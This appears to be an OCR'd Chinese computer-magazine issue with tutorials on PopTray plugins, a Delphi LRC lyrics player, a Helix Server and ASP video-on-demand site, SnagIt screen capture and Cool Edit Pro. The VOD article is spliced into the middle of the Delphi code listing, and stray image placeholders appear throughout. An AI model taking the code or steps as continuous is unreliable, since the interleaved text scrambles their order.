PopTray强大之处除了其本身外，更具有多种实用插件，比如官方就提供了数种插件，你可以从http://www.poptray.org/plugins.php下载到它们，官方提供的插件使用方法很简单，只要直接安装插件，然后在软件设置窗口中勾选〝选项〞选项卡下〝插件〞项中的相应插件即可(见图4)。而对于Messenger Popup插件(用于修改PopTray检测到新邮件时弹出的气泡窗口样式。下载地址为http://james.istop.com/PopTray/MessengerPopup/)及Microsoft Speech插件(当收到新邮件时，可以〝听到〞寄件人、主题等信息。下载地址为http://james.istop.com/PopTray/MicrosoftSpeech/)插件，则需要手工在PopTray安装目录下建立好Plugins目录，然后将下载的DLL插件放置在该目录中，再从软件设置窗口中调用。



图4　右击插件，选择“插件选项”，可以对插件进行设置

CF [YY14]

DIY 一个带歌词显示的 MP3 播放器

MP3 歌词显示探密

★★★

■杭州　倪慧刚

MP3 是年轻人永远的话题。如果能在听歌的同时看着歌词随声哼唱，那是一件多么快乐的事情啊！虽然 www.51LRC.com 那样的网站提供了许多 LRC 格式的歌词，但怎么能够在自己的程序中把歌词显示出来呢？

初探 LRC 歌词

首先我找了一个 LRC 格式的歌词文件一探究竟。用文本编辑器打开一看，LRC 歌词文件的内容类似于：

```
[ti:Delphi 程序之 LRC 歌词文件显示 ]
[ar: 研　程序园 ]
[al:www.nihg.org QQ 6276506]
[by:Nihg[ 研　 ]
[offset:500]
[00:00.00]Delphi 程序之 LRC 歌词文件显示
[00:23.00]http://www.nihg.org 研　程序园
[00:24.00]　...
[00:25.00] 宁静的小村旁
[00:26.00] 有一个笨小孩
[00:28.00] 出生在六十年代
[00:31.00] 十来岁到城市
[00:33.00] 不怕那太阳晒
[00:34.00] 努力在七十年代
```

根据搜索到的资料，在[00:00.00]时间标签之前的多行内容是一些说明，正如写程序时的初始化信息。我们的主要工作就是根据当前的时间标签来显示相对应歌词内容。

程序设计思路

我将以最爱的 Borland Delphi7 来设计程序。程序中用到的音乐文件为 test.mp3、歌词文件为 test.lrc，你可以从 http://www.cfan.com.cn/11program/200511/lyrics.zip 下载。



Delphi 提供的 MediaPlayer 组件可以用来播放 MP3 歌曲，首先让我们设计窗体如图所示。

Memo1 组件读入歌词文件后，将歌词文件分成时间标签与歌词内容两部分，分别存到 Memo2 与 Memo3 中，当然这两块内容正好被安排在这两个 Memo 组件的同一行当中。程序只要根据当前歌曲的播放进度，找到并显示相应的歌词内容。我用了一个 Timer 不断地监视当前播放时间，判断它是否与 Memo2 中的时间数相同，如果是则在 Memo3 中显示一行歌词，从而达到实时显示歌词内容的目的。

代码实现

Timer1 控件主要作用是取得当前歌曲的总时间与已播放时间，并将由 Memo1 读出的 LRC 文本文件，用 Label5 分别将每行内容显示一遍，然后用 copy()函数取出歌词文件中六位 xx:xx.xx 格式的时间标签，将其转为整秒数并且在 Label6 中显示一遍。然后再将 Label6 的内容放到 Memo2 中，将时间标签后的歌词内容放到 Memo3 中，并且有一个 Label8 在从 0 到行数 -1 之间不停循环，因为 Timer2 中要用到这个有用的变量。Label4 也是这个功能，只不过它只循环一次。关键代码如下：

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
  I: Variant;
begin
  // 显示歌曲总时间与当前播放到的时间,精确到秒
  Label1.Caption := FloatToStr(Trunc(MediaPlayer1.Position / 1000));
  Label2.Caption := FloatToStr(Trunc(MediaPlayer1.Length / 1000));
  Label3.Caption := IntToStr(Memo1.Lines.Count);

  // 让Label8的内容从0开始直到Memo1.lines的行数为止,不断循环
  try
    if StrToInt(Label8.Caption) < StrToInt(Label3.Caption) then
      Label8.Caption := IntToStr(StrToInt(Label8.Caption) + 1)
    else
      Label8.Caption := '0'
  except
    Exit
  end;

  if StrToInt(Label4.Caption) <= StrToInt(Label3.Caption) - 2 then
  begin
    I := StrToInt(Label4.Caption) + 1;

    // Label5将Memo1的每行内容都取出来
    Label5.Caption := Memo1.Lines[I];

    // Label4只是一个计数作用
    Label4.Caption := I;

    try
      // Label6将Memo1中[01:02.00]转成62,即时刻变时间
      Label6.Caption := IntToStr(StrToInt(Copy(Label5.Caption, 2, 2))
* 60 + StrToInt(Copy(Label5.Caption, 5, 2)));
      // 取四位数时间
      Memo2.Lines.Add(Copy(Label6.Caption, 1, 4)) ;

      // 取 [xx:xx.xx]后面的歌词内容,即从第11个字符开始取,40是自己设的
      // 稍大一些可以保证取到最长的歌词内容,但一般20个汉字差不多了
```

坐享其成VOD 免费架设网络电影点播

零成本搭建网络视频点播系统

■威海 于青峰

随着宽带的发展，网络上传输音频甚至视频也越来越流行，人们不断追求个性、互动的媒体娱乐。其中，视频点播(简称VOD，即Video On Demand)是20世纪90年代在国外发展起来的媒体技术，利用这种技术，观众想看什么就看什么，想什么时候看就什么时候看，非常具有商业潜力。

本文以Windows平台的Helix Server流媒体服务器为例，向大家介绍基于 览器的网络视频点播系统。借助Microsoft IIS 5.0、Microsoft Access 2000数据库及动态网页脚本语言ASP，视频点播系统界面友好并且管理方便，最重要的，成本几乎为零！

架设基本知识普及

1.IIS:是Internet Information Server的缩写(Internet信息服务器)，我们的视频点播平台主要使用IIS的Web服务器功能。

2.流媒体(Streaming Media):一种网络视频传输技术，用以在互联网上实时传输视频、音频等多媒体内容的连续数据流。传统的网络传输视音频等多媒体信息的方式是完全下载后再播放，而采用流媒体技术，可实现边下载边播放的效果。这样，不仅大大节省了用户的等待时间，而且有效地节约了宝贵的带宽资源。现在比较流行的流媒体技术有Real System、Windows Media Technology和QuickTime。本文介绍的是Real System，其流媒体文件格式为RM和RMVB。

打地基——安装配置IIS

如果说组建VOD系统好比盖一栋摩天大楼，安装与配置IIS好比打下深深的地基，惟有良好开端，才是成功的一半。

1.检查是否安装了IIS

首先请检查系统是否已安装了IIS服务：依次单击“开始→控制面板→管理工具”，查看“管理工具”里是否有“Internet服务管理器”，如果有则表明你的电脑已安装IIS服务，否则请按照以下方法安装：插入Windows2000安装光盘，然后依次单击“开始→设置→控制面板→添加删除程序”，选择“添加删除 Windows 组件”，你会看到有一个叫“Internet 信息服务”的选项，在选项上打勾，然后再按“下一步”，这样，Windows就会在你的电脑上安装IIS服务了。

2.测试IIS

启动IE，在地址栏输入:http://localhost/ ，如果IIS安装正确，就能打开Microsoft默认ASP页面。反之，则需要检查并修复IIS服务的安装。

3.发布你的站点

IIS默认发布目录是C:\Inetpub\wwwroot，只要把ASP文

```
    Memo3.Lines.Add(Copy(Label5.Caption, 11, 40));
  except
    Exit
  end;
 end;
end;
```

因为歌词文件的头部一般是一些初始化信息，所以copy(label5.Caption, 2, 2)与copy(label5.Caption, 2, 2)等取得的内容并非是数值型，为防止数值运算出现异常，代码要用try ...except... 保护。

Timer2控件的代码如下：

```
procedure TForm1.Timer2Timer(Sender: TObject);
var
  I: Integer;
begin
  // Label8在不断地改变，则i是从0-所有行的不断循环
  I := StrToInt(Label8.Caption);

  // 当Label2中的时间与Label1(即歌曲行进的时间)相同时
  // 则相应的Label3的lines就是要显示的歌词内容
  if Memo2.Lines[I] = Label1.Caption then
    Label9.Caption := Memo3.Lines[I];
end;
```

最后需要在窗体的FormCreate事件中加入初始化信息即可：

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  if FileExists ('test.mp3') then
  begin
    // 置 mediaplayer属性
    MediaPlayer1.FileName := 'test.mp3';
    MediaPlayer1.AutoOpen := True;
    MediaPlayer1.Open;

    // 读取歌词文件到Memo1中
    Memo1.Lines.LoadFromFile('test.lrc')
  end;
end;
```

至此我们的程序终于完成了，你可以跟着歌词哼唱“笨小孩”了！有兴趣的朋友可以把它做成Foobar或者WinAmp的插件，并且到网上搜索歌词，再加上漂亮的界面，这样就成了一个全功能的MP3歌词插件了！

最后再补充一点，网上可以搜索到的LRC文件格式非常混乱，比如有的在计秒数后面跟三位小数，有的还把不同时间段的相同歌词写在一起，记得随机应变哦！ CF [YY15]

件放到这个文件夹里，就可以在本机调试了。下文都以C:\inetpub\wwwroot作为默认的IIS发布目录。站点首页的文件名一般为default.asp或default.htm或iisstart.asp。

造高楼——安装配置Helix Server

在IIS坚实的支撑下，现在让我们开始盖这座摩天大楼。Helix Server 9.0是提供流媒体服务的软件，根据可同时连接用户数的多少和对可使用的最大带宽的限制，Real Server可分为几个不同类型，其中Basic是免费版本，仅对带宽有所限制。

1.安装Helix Server

第一步：运行软件包里的安装程序，一般为rs901-win32.exe形式的文件，就会启动安装向导。

第二步：安装程序要求你指定Helix Server的许可文件的存放位置，该文件扩展名为.lic，它是Real公司为保护其产品版权的关键性文件，如果Helix Server服务不能正常启动，一般是因为这个文件已过期或与对应的Server软件不相配。然后单击Next按钮。

第三步：接受协议后，安装程序要求输入一个用户名和口令，以便以后可以登陆基于Web的Helix Server管理及监视页面，所以用户名和口令需牢记。

第四步：按照图1输入Helix Server的各个端口号。其中，PNA端口采用默认的7070即可；RTSP端口采用默认的554；HTTP端口不能采用默认的80端口，因为80端口是IIS中Web服务的默认端口，需要重新指定一个端口如8080；MMS端口号也可以采用默认的1755；用于监听Admin的端口号是安装向导随机给出的，你可以把它改为一个容易记忆的端口号，如111，只要是空闲的端口就可以。再单击Next按钮，要确保选项Install Helix Server as an NT Service被选中。之后可以单击Finish按钮(见图1)，安装向导开始拷贝文件，完成后单击Ok按钮结束安装过程。



图1

2.配置Helix Server

Helix Server服务软件安装完成后，需要配置才能使用。具体步骤如下：

第一步：安装完Helix Server后，你可以双击桌面上的Helix Server快捷方式启动服务，当启动完成后，DOS窗口会自动关闭，服务在后台运行。

第二步：双击桌面上的Helix Server Administrator快捷方式，会出现一个登录窗口，输入安装时指定的用户名和口令，就会打开管理页面，如图2所示，现在可以对服务器进行配置和管理了。

> 小提示
>
> 如果想在远程电脑上进行管理，可在IE地址栏里输入http://HelixServer:111/admin/index.html，其中HelixServer为服务器的名字或者IP地址，111为安装时指定的管理端口号。



图2

第三步：在图2所示的管理页面的左侧，列出了服务器设置的具体项目，其中必须进行相应配置的项目选项卡有：

■“IP绑定”选项卡

单击页面右侧“+”号图标，将IP地址绑定为“0.0.0.0”，然后单击“应用”按钮，系统会提示“你必须重新启动服务器以使得更改生效”，单击“确定”按钮并关闭当前窗口，然后单击管理页面右上角的“重启服务器”按钮。以后每一次改动都需要按此方法重启服务器，下面不再重复。关于“IP绑定”，我的经验是，如果你的Helix Server服务器是在局域网内，则不管是固定IP还是自动获取的IP，都绑定为“0.0.0.0”；如果你的Helix Server服务器是直接挂在公网上，则绑定为你的公网IP地址，而如果公网IP是动态分配的，则也要绑定为“0.0.0.0”。

■“连接控制”选项卡

其中，“最大用户连接数”栏，要根据站点可能达到的同时提出点播请求的最大数目来确定，但不能超过许可证允许的最大连接数；“最大带宽”栏里填写所允许的Helix Server服务占用的网络最大带宽，如果设为0，则使用你的网络实际最大带宽来为Helix Server服务，但这个数目不能也不会超过Helix Server所允许的最大带宽数。

■“配置加载点”选项卡

这里配置相对复杂一点，也非常关键。“加载点”的实质是定义一个虚拟路径，该虚拟路径对应着你的服务器硬盘上存放供用户点播的流媒体文件的实际文件路径。首先单击“+”号图标新建一个“加载点”，“编辑描述”为“myfilm”，“加载点”为“/vod/”，注意两侧的“/”一个也不能少，“基于路径”为“f:\film”，即加载点“/vod/”对应着路径f:\film文件夹，而f:\film文件夹里存放着供用户点播的流媒体文件。如果你的流媒体文件分散放在很多文件夹里，你可以增加多个加载点，数目不限。

按照上述步骤进行配置，你的Helix Server服务器便配置成功了。

3.测试Helix Server服务器

打开RealPlayer播放器，点击“打开…”菜单项，在对话框中输入rtsp://HelixServer/vod/real9video.rm并确定，其中HelixServer为服务器的名字或者IP地址，real9video.rm为f:\film文件夹里的人为放置的一个文件，Real Player播放器便开始与Helix Server服务器连接，经过短暂的缓冲就开始播放指定的流媒体文件。大功告成了！

富丽堂皇——构建视频点播平台

虽然流媒体点播服务器已经架设成功，但使用起来非常麻烦，每次都要输入URL足够让人打退堂鼓了。实际上，我们目前的工作仅仅是建设了大厦基本设施，如果不加装饰不装电梯，大楼的价值便会大打折扣。

实际，我们可以发挥程序威力：先设计一个数据库，表里存放着视频点播资源的相应信息，再设计一个点播页面，显示数据库里的信息，比如编号、题目、演员、上传日期等等，并且还要把流媒体节目的题目设置为超级链接，当用户点击此链接时，就会打开 RealPlayer 播放器播放视频流，从而实现视频点播功能。点播页面的内容可以根据数据库的更新而自动更新，大大简化了点播站点的维护工作，而且还给用户更好的点播体验，真是两全其美。

1.设计数据库

为方便起见，这里采用Microsoft Access 2000数据库，它完全可以满足中小企业及学校等企事业单位的需求。数据库文件取名为vod.mdb，数据表film结构如下：

字段名称	数据类型	说明
ID	自动编号	课程编号
TITLE	文本	课程名称
DOG	文本	主讲人
URL	文本	RTSP链接地址
DATE	日期/时间	节目上传日期

一个典型的记录如下：

ID	1
TITLE	点击此处测试流媒体服务器
DOG	张三
URL	rtsp://192.168.1.152/vod/real9video.rm
DATE	2005-1-6

照上表的格式，把你所有的点播资源的相应信息录入到数据库中，需要注意的是数据库中的每一条记录要对应着服务器磁盘上的一个流媒体文件。完成以后把vod.mdb复制到C:\Inetpub\wwwroot\data。

2.设计点播页面

ASP(Active Server pages)是Microsoft的动态服务器端脚本技术，已经内含于IIS3.0以上版本之中。通过ASP，我们可以结合HTML网页、ASP指令和ActiveX控件建立动态、交互且高效的Web服务器应用程序。编写ASP程序非常简单，仅仅用记事本程序便可以完成。

用户当然希望点播页面赏心悦目一些，由于Frontpage及Dreamweaver等软件已经足够强大，所以这里仅仅介绍视频点播功能的实现，美化的任务你可以自由发挥。

首先建立与数据源的连接。在站点首页文件default.asp的前面加入以下代码：

```
<%
dim conn,connstr,db
db = "data\vod.mdb"
Set conn = Server.CreateObject("ADODB.Connection")
connstr = "driver={Microsoft Access Driver (*.mdb)};dbq=" & Server.MapPath(db)
conn.Open connstr
%>
```

其中，db="data\vod.mdb"一句定义了虚拟路径db，即站点根目录下data子文件夹里的数据库vod.mdb。

为了从数据表里读出记录，并在点播页面里显示出来，在default.asp里加入以下代码：

```
<%
'定义记录集
set rs = server.createobject("adodb.recordset")
'film 为存放点播资源信息的数据表
sql = "select * from film order by date desc"
'打开记录集
rs.open sql,conn,3,1
' 设置循环,以记录集的尾为循环结束标志
do while not rs.eof
%>

<table border="0" width="100%" >
<tr>
  <td width="15%"><%=rs("id")%></td>
  <td width="55%"><%response.write "<a href="&rs("url")&" >"&rs("title")&"</a>"%></td>
  <td width="15%"><%=rs("dog")%></td>
  <td width="15%"><%=rs("date")%></td>
</tr>
</table>

<%
'记录集向后移动一个记录指针
rs.movenext
' 返回，继续循环，直至循环条件为假
loop
rs.close
'关闭记录集
set rs = nothing
conn.close
'断开数据库连接
set conn = nothing
%>
```

OK，现在可以进行测试了！

把包含上面代码的default.asp文件拷贝到C:\Inetpub\wwwroot，并且确保已经启动了Helix Server服务。启动IE，在地址栏里输入http://HelixServer/，其中HelixServer是服务器的IP地址或者计算机名，就会打开点播页面，如图3所示。单击超级链接就会打开RealPlayer 播放器播放视频流。



图3

采用本方案实现的视频点播系统有效地利用了网络硬件资源和软件资源，实现简单，运行稳定、可靠，维护方便，点播缓冲时间短，网络带宽占用少，是学校、企事业单位实现视频点播功能可行途径。 CF [YY16]

桌面“数码相机”SnagIt

★★

■河北　闫艳力

不少初学者对《电脑爱好者》杂志中Windows、应用软件的界面插图很感兴趣，想知道作者是如何将它们保存下来的，更好奇插图上所配的文字是如何加上去。其实这全靠截图软件的帮助，有了它，你可以随时按下相应快捷键，将当前的画面保存为图像文件，然后再利用截图软件中的相关工具直接在图片上写下文字。而今天要给大家介绍的专业抓图软件SnagIt，则相当于一款高级的“数码相机”，它不但能将整个屏幕或当前窗口图像抓取成图片，还可以截取文本、控件、自定义的特殊区域图像等，并具有“连拍”等多种特殊的功能。

实例1:菜鸟初试身手，桌面图像随意抓

第一步:最新版SnagIt7.2.3下载地址为http://nj.onlinedown.net/soft/5306.htm(汉化补丁:http://yncnc.onlinedown.net/soft/5305.htm)，下载并安装后，运行SnagIt，如果尚未注册会弹出要求注册的对话框，单击“继续试用”按钮即可进入其主界面，如图1所示。



图1

第二步:为以后使用方便，特别是实现按下一个键就能快速截图，建议点击“工具→程序参数设置”，在弹出窗口的“热键”选项卡中在“全局捕获热键”下单击取消对Ctrl及Shift的勾选，再从右侧的下拉列表中选择PrtScr键(也就是键盘右上角的Print Screen键)，这样当开启着SnagIt时，只要一按Print Screen键即可截图。

第三步:笔者正在用Word写作本文，首先抓取一个Word窗口试试。在SnagIt中，单击左侧“基本捕获配置文件”下面的“窗口到文件”项，按下Print Screen键，这时SnagIt窗口会自动隐藏起来，将光标移到需要捕获窗口的标题条上(本例为Word窗口)，该窗口将被一个粗方框包围起来(见图2)，此时单击鼠标将打开捕获预览窗口，被捕获到的Word窗口显示在其中，并且光标也被抓取到了。

小提示

标准Windows窗口中的菜单栏、工具栏、编辑区、标尺等界面元素，实际上也都是窗口对象，称为子窗口，因此也可以通过SnagIt将它们单独抓取下来，在抓图过程中，将光标分别移到这些对象上面，当显示出粗方框包围这些对象时，单击鼠标即可。




图2

第四步:捕获预览窗口还提供了许多工具，可以用来在截图上填加文字、箭头及图形等。这里试着给截图填加一个有指向性的注释框。如图3所示，单击文字工具(“A”图标)，在截图的适当位置画一个文字框，然后在下面的编辑框中输入相应文字，并设置字体、字号及颜色等，输入完毕单击“确定”按钮返回；拖动文字框四周的节点可以调整文字框大小，拖动文字可以调它的位置；点选文字工具下面的形状工具，在属性中选择圆角矩形，然后画出一个矩形框将文字圈住；点选箭头工具(第二行第三个图标)，单击样式按钮可选择一个箭头样式，然后从矩形框处画一个箭头指向相应的位置即可。默认情况下，属性框中的“阴影”项是选中的，所以画出来的注释图形非常好看，当然你也可以根据需要取消它。工具



图3

箱中还有一个印章工具，提供了许多有趣的图形(可以从SnagIt网站下载更多图形)，作为有趣的点缀。

小提示

如果觉得SnagIt的编辑功能不够用，可调用专业图像处理软件来进一步编辑图像。单击工具栏上的“程序”按钮，将弹出一个对话框，列出了当前系统中所有能处理图片的程序，选择一个(如:Photoshop)后确定即可。

第五步:在SnagIt中编辑好截图后(也可以暂且不编辑它)，单击捕获预览窗口工具栏上的“完成”按钮，在打开的对话框中设置好文件名和路径，保存即可。或者可以单击工具栏上的“发送邮件”、“IM”或“网络”按钮，把截图发到邮件、MSN上，或者上传到FTP服务器上。

Just Do It!

在“基本捕获配置文件”中还有好几个特色抓图选项，操作步骤差不多，大家不妨试一试：

★只抓取想要的那部分

网易彩信站http://mms.163.com/的“动画推荐”中，有许多漂亮图片让人爱不释手，但右击这些图片并选择“图片另存为”时，会发现得到的只是一个空白文件。此时可运行SnagIt，选择“区域到文件”项，单击“捕获”按钮后，可以按住鼠标左键不放并划定一个矩形圈选住想要的图片，放开鼠标键后即可打开预览窗口，单击“完成”保存即可。此选项可截取屏幕上的任意区域。

★精美图标一点即收

选择“屏幕中的对象”项进行捕获，只要点击一下屏幕上的某个图标，即可收藏。

★单击SnagIt主界面左侧的“编辑”标签，再单击右侧“打开SnagIt工作室”，启动SnagIt工作室窗口。在这里可以对截图进行更多的编辑控制。包括更多的文字控制、对话框、图形等，有兴趣的朋友可以多试试。

实例2:我的截图有点酷

许多人截出来的图都千篇一律，四四方方的矩形，毫无个性，喜欢张扬的我们怎么能随波逐流，下面就跟我一起来截一些另类图片，比如:形状不规则，甚至像故意撕坏的样子，同时再加上自己的标志(比如:网站Logo、公司Logo、自己的名字等)，把这些图片贴到论坛里，“回头率”都会提高!

第一步:在右侧“捕获设置”栏中，单击“过滤”下拉箭头，选择“过滤→边缘效果→撕纸边缘”，在弹出的对话框中，一边调整效果大小及阴影设置等项，一边察看右侧的预览效果，满意后单击“确定”。

第二步:接着选择“过滤→水印”，在弹出对话框中勾选“启用水印”，然后单击“图像文件”右侧的文件夹图标按钮，选择一个准备好的个性图片(本例是一个简单的文字图片:“电脑爱好者”)；显示效果选择“衬托”；单击“高级设置”，然后根据提示文件调整水印的位置、大小等；设置好后，单击“确定”按钮返回SnagIt主界面。

小提示

辛辛苦苦完成的新配置文件当然要保存起来，以备将来使用。单击主界面右下方的“保存配置文件”，在弹出的对话框中选择“存为新文件”，设置好名称后再单击“保存”便可。你会发现SnagIt会在“我的配置文件”下列出自己的配置文件列表，方便使用。

第三步:单击“捕获”按钮(或者按Print Screen键)抓取特定的窗口，保存图像即可，效果如图4所示。




图4

小提示

以上的效果，可以在捕获预览窗口中直接进行设置，但是每张图片都要单独设置。而保存为配置文件后，就省去了一一设置的麻烦了。

实例3:让文字无处遁形

一些加了密的网页文件、PDF文件，以及一些提示窗口、属性窗口上的文字如何才能复制下来呢？请用SnagIt。除截图功能外，SnagIt还可以提取出各类窗口中的文字，提取出来的文字是可以直接在字处理编辑器中编辑使用的。下面举一个简单实例。

第一步:右击桌面上“我的电脑”图标，选择“属性”命令打开系统属性对话框。这个对话框的“常规”标签中，有操作系统版本、系统序列号、CPU频率及内存大小等信息，这些信息是无法选取并复制粘贴的。

第二步:运行SnagIt，选取“其它捕获配置文件→窗口文字”项，按Print Screen键，在系统属性对话框的标题条上点击一下，在打开的捕获预览窗口上单击“完成”，将文字保存为TXT文本文件即可。

实例4:给屏幕架个摄像机，做一个Word视频教程

经常有菜鸟请教你如何使用某款软件，是不是有些烦了，何不制作一个视频教程，让他们一边看一边学？有了SnagIt，就相当于有了一架摄像机，它能忠实地帮你将屏幕上所有动作捕获下来，轻松制作成教学视频，下面来试着做一个Word使用视频教程。

第一步:在SnagIt中选择“其它捕获配置文件→录制一个屏幕视频”项，然后在右侧“捕获设置”中将“输入”选择为“屏幕”，这样会将整个屏幕动作录制下来，当然也可以选择“区域”等选项来灵活设置捕获范围。

第二步:要制作软件视频教程，一定要有讲解，所以还要在“捕获设置”的“选项”中按下麦克风图标按钮(录制音频)，这样就可以用麦克风输入音频了，SnagIt会自动将音频与视频整合起来。

第三步:点击“捕获”按钮，在弹出的“SnagIt视频

捕获”中点击“开始”，这时整个屏幕的四周会有一个方框在闪烁，在系统托盘中会出现一个摄像机图标，“屏幕录像”就开始了。剩下要做的就是启动Word软件，为大家用鼠标演示Word功能操作和用麦克风讲解相关要点，完成后双击系统托盘中的摄像机图标，选择“停止”，在随后打开的预览窗口中，点击“播放”按钮，SnagIt会自动调用Windows Media Player来播放这段视频。如果满意录制的效果，就可以点击“完成”按钮将屏幕视频保存成AVI文件格式了。

小提示

轻松获取扫描仪或数码相机中的照片

本例中将“捕获设置”中的“输入”设置为“屏幕”，用来获取整个屏幕的图像。实际上，通过对输入项的设置，还可以获取来自扫描仪或数码相机的图片：单击“输入”后面的“…”按钮，在打开的输入属性对话框中点击“扫描仪和数码相机”标签，再单击“选择”按钮选择源驱动设备即可。

实例5：给电脑装一个监控摄像头

妙用SnagIt的定时抓屏功能，还可以把SnagIt打造成一个“摄像头”，即使远在外地，也能随时监控自己电脑的状态。

第一步：在SnagIt主界面上，选择“基本捕获配置文件→整个屏幕”项。接着在右侧捕获设置窗格中，单击“输出”下拉按钮，选择“发送邮件”项，再单击其右侧的“…”按钮打开输出属性对话框，选择“不提示，使用预置默认的邮件”项，并在“指定地址”栏中输入E-mail地址，收件人名及邮件主题内容可自定义，最后按下“确定”按钮（见图5）。



图5

小提示

要利用邮件监控电脑状态，必须先设置好你的Outlook Express，SnagIt还不“认识”Foxmail，设置Foxmail邮件账户将不起任何作用。如果安装了Windows XP SP2，在发送邮件时会出现确认对话框。

另外，如果希望通过MSN来随时监视远程电脑上的状态，可将“输出”项设置为“即时聊天程序”，再点击“…”打开输出属性对话框，在“联系人选择方法”中点选“预置列表”项，并单击其右侧的“选择”按钮，选择一个MSN用户即可（最好是你自己的第二个MSN账户，进行此项操作时最好打开你的Windows Messager或MSN，以使SnagIt获取MSN用户列表）。

第二步：在右侧捕获设置窗格中，单击最下方“选项”中的定时器按钮（即小闹钟图标），打开定时器设置窗口，勾选“使用延时/计划捕获有效”项，根据提示进行设置即可。SnagIt将根据你的设置，定时将该电脑屏幕截取下来，并发送到你指定的邮箱或MSN账户上。

实例6：来吧，做个专业的网页相册

许多电脑爱好者同时也是一个“驴友”，经常出外旅游会拍回大量数码相片，如果能将这些数码相片制作成一张网页，上传到自己的个人站点上，一定会受欢迎的。使用SnagIt，只需点几下鼠标就能完成一张专业的相册网页。



图6

第一步：在SnagIt中选择“管理”标签，再点击“从图像文件创建一个网页”，打开创建网页向导。如图6所示，在“创建网页（步骤1共5）”中输入“网页标题”，如：“CFan电脑爱好者”；“选择主题”可设置为“缩略图”；背景可以是任意图像、纹理或者无背景；设置完成，点击“下一步”。

第二步：步骤2和步骤3都不需要修改，直接单击“下一步”进入步骤4，在此可对“网页外观”、“超链接颜色”、“缩略图大小”等进行自定义设置，一般默认即可，再“下一步”。

第三步：在“网页转换效果”中添入网页载入前显示的转换效果，如“方形入”。最后单击“完成”，就可生成你的“驴友”相册网页了。

实例7：批量转换图像格式、添加阴影水印

除抓图外，SnagIt还具有许多实用的图像编辑技术，比如批量转换图像格式、添加阴影水印等。

第一步：将所有需要转换的图片文件集中到一个文件夹中，然后运行SnagIt，单击左侧“编辑”标签，再单击“批量转换图像”，在选择文件对话框点击“添加文件”，找到保存图片的文件夹后，按下Ctrl+A全选图片并单击“打开”按钮返回，然后单击“下一步”。

第二步：在“转换过滤”对话框中可以对所有图片应用同一种过滤效果，如《电脑爱好者》杂志正文多用“黑白灰度”图片，我们就可以选择“修改→颜色深度→灰色”。同样在“修改”下拉菜单中，还可以设置水印、边框效果等。设置完毕，再单击“下一步”。

第三步：接下来选择合适的“输出目录”，并单击“文件格式”下拉按钮，从下拉列表中选择需要转换的目标格式后再“下一步”，最后点击“完成”，SnagIt会很快完成转换工作，并将批量处理的图片保存到你所设置的“输入目录”中。

实例8：妙用SnagIt虚拟打印机

SnagIt在安装时会自动安装一个SnagIt虚拟打印机，利用这个虚拟打印机可以将Word、Excel等软件中的文件快速输出成图片。

第一步：在Word等软件中编辑好文件后，执行“文件→打印”命令，然后在“打印”对话框中将“打印机名称”选择为“SnagIt 7”。

第二步：单击“确定”按钮，片刻后就能将当前文档转换成图形，并在捕获预览窗口中打开，单击“完成”按钮保存图像即可。注意：每次只能虚拟打印一页内容。

CF [YY17]

软件你别牛

Cool Edit Pro 给网络歌手热热身

★★

■电脑狂人 选题推荐:彤彤(奖金 50 元)

你是否也想成为一个网络歌手？除了天赋的好嗓子、必要音乐知识外，掌握一些音乐工具的使用也很重要。Cool Edit Pro 就是一款专业的音频编辑软件，它可以将你的电脑模拟成一座全功能的录音棚，使你几乎不增加其他投资，就可以制作出专业而美妙的音乐来。下面我们以实例的形式介绍一下它的主要功能。

实例 1:打造自己的原声金曲

唱歌一般都需要伴奏音乐，但对普通爱好者来说，去哪里找小乐队呢？没关系，我们不妨实行拿来主义，从网上下载一些 MP3 歌曲，将它里面的人声擦去，只留下伴奏音乐制作成纯粹的卡拉 OK 伴奏带，甚至再把自己录制的歌声混合进去，成为自己名副其实的原声金曲。

第一步:从现有的 MP3 歌曲中提取伴奏音乐

MP3 歌曲一般有两种格式:一种是伴奏和人声分离开来，分别存放在不同的声道中；还有一种是伴奏与人声混合在一起的，左右声道中的声音完全一样。下面分别介绍一下如何提取这两种类型歌曲的伴奏。

1.启动 Cool Edit Pro 2.0 或 2.1 中文版(以下简称为 Cool Edit)，如图 1 所示，确保当前为多轨界面(单击工具栏左侧第一个按钮，可在波形编辑界面及多轨界面之间切换)，在第 1 音轨空白处单击鼠标右键，从右键菜单中选择〝插入→音频文件〞，在显示的对话框中找到从网上下载的〝2002 年的第一场雪(刀郎).mp3〞文件，该 MP3 将以波形图显示在音轨 1 中。



图 1

部分需要掌握 Cool Edit Pro 的行业

职业	用途	必备程度
网络DJ	给音乐润色	掌握怎样调节音量、剪切音乐、增加相应的效果等
音响店	给客户的音乐解决方案	学会混音、制作卡拉 OK、转录磁带、刻录光盘等
网络歌手	编辑歌曲	波形编辑技巧、增加特效、多轨录音、声音的输入输出等

注意:一定要把上面那个倒立的黄色三角形游标拖到音轨的最左侧，因为插入的音频文件起点将以该游标的位置为准。后面的录音中，也是以游标的位置为起点的。

2.按空格键播放导入的 MP3 歌曲。然后在音轨 1 的波形图上单击鼠标右键，从右键菜单中选择〝调整音频块声相〞，在打开的声相对话框中，先把滑钮拖到最左侧(即左声道音箱)，试听一会，再把滑钮拖到最右侧(即右声道音箱)试听一会。可以听出，这首 MP3 是声道分离型的歌曲，其中左声道是伴奏音乐，右声道是歌唱人声。这里我们需要的是伴奏乐，所以将滑钮拖到最左侧后，关掉该窗口返回 Cool Edit 主界面。再次按空格键可停止播放音乐。



图 2

